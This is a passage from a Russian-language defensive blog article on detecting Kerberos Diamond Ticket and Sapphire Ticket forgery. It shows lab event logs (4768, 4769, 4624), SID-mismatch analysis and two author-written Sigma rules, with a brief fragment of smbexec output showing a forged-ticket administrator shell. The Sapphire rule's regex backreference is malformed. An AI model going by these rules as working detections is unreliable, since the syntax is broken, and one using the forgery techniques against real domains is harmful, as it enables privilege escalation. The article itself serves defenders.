(c) 微软 (Microsoft Corporation), 2016. 微软

C:\Windows\system32> whoami
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
nt authority\administrator

C:\Windows\system32>

```

Рисунок 12. Использование psexec для проверки работоспособности выпущенного билета

Артефакты

Нам уже известно, что обе техники используют обращение к KDC с целью получения TGT для дальнейших манипуляций с ним и, как следствие, запроса TGS.

Diamond Ticket

Но как выглядят события 4768 (запрос TGT) и 4769 (Запрос TGS) и можно ли как-то обнаружить атаку по их содержанию?

MSGID 4768:

Событие 4768, Microsoft Windows security auditing.

Общие
Подобности

Запрошен билет проверки подлинности Kerberos(TGT).

Сведения об учетной записи:

Имя учетной записи: ticket_user
Предоставленное имя сферы: TEST.LOCAL
Идентификатор пользователя: TEST\ticket_user

Сведения о службе:

Имя службы: krbtgt
Код службы: TEST\krbtgt

Сведения о сети:

Адрес клиента: ::ffff:192.168.1.3
Порт клиента: 52568

Дополнительные сведения:

Параметры билета: 0x50800000
Код результата: 0x0
Тип шифрования билета: 0x12
Тип предварительной проверки подлинности: 2

Сведения о сертификате:

Имя поставщика сертификата:
Серийный номер сертификата:

Имя журнала: Безопасность

Источник: Microsoft Windows security Дата: 05.03.2025 14:31:18

Код: 4768 Категория задачи: Служба проверки подлинности Kerberos

Уровень: Сведения Ключевые слова: Аудит успеха

Пользов.: Н/Д Компьютер: DC_TEST.test.local

Код операции: Сведения

Подобности: [Справка в Интернете для](#)

Рисунок 13. Событие 4768 для Diamond Ticket

- **EventData**

TargetUserName ticket_user
TargetDomainName TEST.LOCAL
TargetSid S-1-5-21-3271603407-350436319-1246551825-1143
ServiceName krbtgt
ServiceSid S-1-5-21-3271603407-350436319-1246551825-502
TicketOptions 0x50800000
Status 0x0
TicketEncryptionType 0x12
PreAuthType 2
IpAddress ::ffff:192.168.1.3
IpPort 52568
CertIssuerName
CertSerialNumber
CertThumbprint

Рисунок 14. Событие 4768 для Diamond Ticket

MSGID 4769:




Рисунок 15. Событие 4769 для Diamond Ticket




Рисунок 16. Событие 4769 для Diamond Ticket

Заметим, что события абсолютно нормальные и в них ничего подозрительного нет, за исключением адреса недоменной машины. Вспомним, что конечным событием после получения TGS является MSGID 4624 (пользователь вошел в систему).

MSGID 4624:

Событие 4624, Microsoft Windows security auditing.

Общие
Подробности

Вход в учетную запись выполнен успешно.

Субъект:

ИД безопасности:	NULL SID
Имя учетной записи:	-
Домен учетной записи:	-
ИД входа:	0x0

Сведения о входе:

Тип входа:	3
Ограниченный режим администрирования:	-
Виртуальная учетная запись:	Нет
Расширенный маркер:	Да

Уровень олицетворения: Олицетворение

Новый вход:

ИД безопасности:	TEST\Администратор
Имя учетной записи:	ticket_user
Домен учетной записи:	TEST.LOCAL
ИД входа:	0x14365C
Связанный ИД входа:	0x0
Сетевое имя учетной записи:	-
Сетевой домен учетной записи:	-

Имя журнала: Безопасность

Источник:	Microsoft Windows security	Дата:	05.03.2025 14:32:05
Код	4624	Категория задачи:	Вход в систему
Уровень:	Сведения	Ключевые слова:	Аудит успеха
Пользов.:	Н/Д	Компьютер:	DC_TEST.test.local
Код операции:	Сведения		
Подробности:	Справка в Интернете для		

Рисунок 17. Событие 4624 для Diamond Ticket

- **EventData**

SubjectUserSid S-1-0-0
SubjectUserName -
SubjectDomainName -
SubjectLogonId 0x0
TargetUserSid S-1-5-21-3271603407-350436319-1246551825-500
TargetUserName ticket_user
TargetDomainName TEST.LOCAL
TargetLogonId 0x14365c
LogonType 3
LogonProcessName Kerberos
AuthenticationPackageName Kerberos
WorkstationName
LogonGuid {C45CFCBC-B1B1-E376-EFD4-7FDA5C7E2D39}
TransmittedServices -
LmPackageName -
KeyLength 0
ProcessId 0x0
ProcessName -
IpAddress 192.168.1.3
IpPort 51316

Рисунок 18. Детальный разбор события 4624 для Diamond Ticket

На данном этапе, картина становится предельно ясна: SID пользователя (-1143) не соответствует SID пользователя в событии входа (-500) и, как следствие, ИД безопасности пользователя = Администратор, что говорит об успешном повышении привилегий.

Sapphire Ticket

Этап получения билета

Sapphire Ticket не только вызывает событие 4768 (Запрос TGT), но также и событие 4769 (Запрос TGS).

MSGID 4768:




Рисунок 19. Событие 4768 для Sapphire Ticket

MSGID 4769:




Рисунок 20. Событие 4769 для Sapphire Ticket

При расследовании, стоит обратить внимание на факт обращение к службе, которая равна субъекту по отношению к запросу билета (запрашивает сам себя в качестве службы). Такая аномалия возникает из-за использования S4U2Self.

Этап эксплуатации билета

При проведении атаки Pass-The-Ticket, генерируются 2 события: 4769 (Запрос TGS) и 4624 (Вход в систему):

MSGID 4769:




Рисунок 21. Событие 4769 для Sapphire Ticket после использования билета

В целом, в этом событии особенного нет. Однако, ключевым моментом является отсутствие запроса TGT (MSGID 4768) для данного пользователя и обращение к службе, которая является УЗ хоста.

MSGID 4624:






Рисунок 21. Событие 4624 для Sapphire Ticket после использования билета

Здесь стоит обратить внимание на неопределенность субъекта и, одновременно с этим, олицетворение для УЗ с повышенными правами.

По своей сути, конечные артефакты данной техники совпадают с Golden Ticket.

Сводная таблица: Diamond vs Sapphire

Критерий	Diamond Ticket 	Sapphire Ticket 
Нужен ли TGT?	✓	✓
Обнаружение в 4768	✗	✗

Риск для атакующего	Высокий (SID mismatch)	Низкий (реальный PAC)
---------------------	------------------------	-----------------------

Сложность для Blue	Средняя	Высокая
--------------------	---------	---------

Детекторы за 5 минут

Поискав на просторах необъятного интернета готовые способы детектирования атак, я ничего не нашел, погрузил и пошел писать свои 2 sigma-правила для детекта данных техник.

[Подробнее о правилах sigma](#)

Diamond Ticket

```
title: Detecting Potential Diamond Ticket Attack
id: ddbd411e-3e34-4121-a6c2-5873db4ca696
status: experimental
description: Правило позволяет обнаружить потенциальное выполнение атаки Diamond Ticket
references:
  -
tags:
  - attack.t1558
author:
date: 2025-03-12
logsource:
  product: windows
  service: security
detection:
  event_1:
    EventID: 4624
  artefacts_1:
    SubjectUserSid: 'S-1-0-0'
    TargetUserSid|endswith:
      - '-500'
  event_2:
    EventID: 4769
  artefacts_2:
    ServiceName|endswith: '$'
    TicketEncryptionType: '0x12'
  filter:
    - TargetUserID: 'S-1-5-18'
    - TargetUserName|endswith: '$'
condition: ((event_1 and artefacts_1) or (event_2 and artefacts_2)) and not filter
fields:
  - TargetUserSid
  - ServiceName
falsepositives:
  - legitimate windows processes (need white/black lists)
level: high
```


Правило работает по нескольким паттернам:

1. **При событии 4624:** Если субъект не определен, а в качестве олицетворения входит пользователь, чей SID заканчивается на -500 (стандартное значение, которое автоматически устанавливается impersonation-ticketer).
2. **При событии 4769:** Если имя запрашиваемого сервиса заканчивается на "\$" (УЗ хоста) и тип шифрования 0x12.
3. **Исключения:** Если вход выполняется системой/УЗ-службы при SubjectUserSid = S-1-0-0.

Sapphire Ticket

```
title: Detecting Potential Sapphire Ticket Attack
id: 3d478918-0183-45b0-92e3-04222b79791b
status: experimental
description: Правило позволяет обнаружить потенциальное выполнение атаки Sapphire Ticket
references:
-
tags:
- attack.t1558
author:
date: 2025-03-12
logsource:
  product: windows
  service: security
detection:
  event:
    EventID: 4769
  artefacts:
    TargetUserName|re: '(?i)^(.*)@.*$'
    ServiceName: '\\1 # захватим группу с совпадением
    TicketEncryptionType: '0x12'
condition: event and artefacts
fields:
- ServiceName
- TargetUserName
falsepositives:
- pentest
level: high
```

Правило работает по следующему паттерну:

1. Если имя УЗ совпадает с именем сервиса и тип шифрования 0x12, происходит алерт

Только зарегистрированные пользователи могут участвовать в опросе. [Войдите](#), пожалуйста.

Слышали о данных тактиках?

25% Да1

75% Нет3

Проголосовали 4 пользователя. Воздержавшихся нет.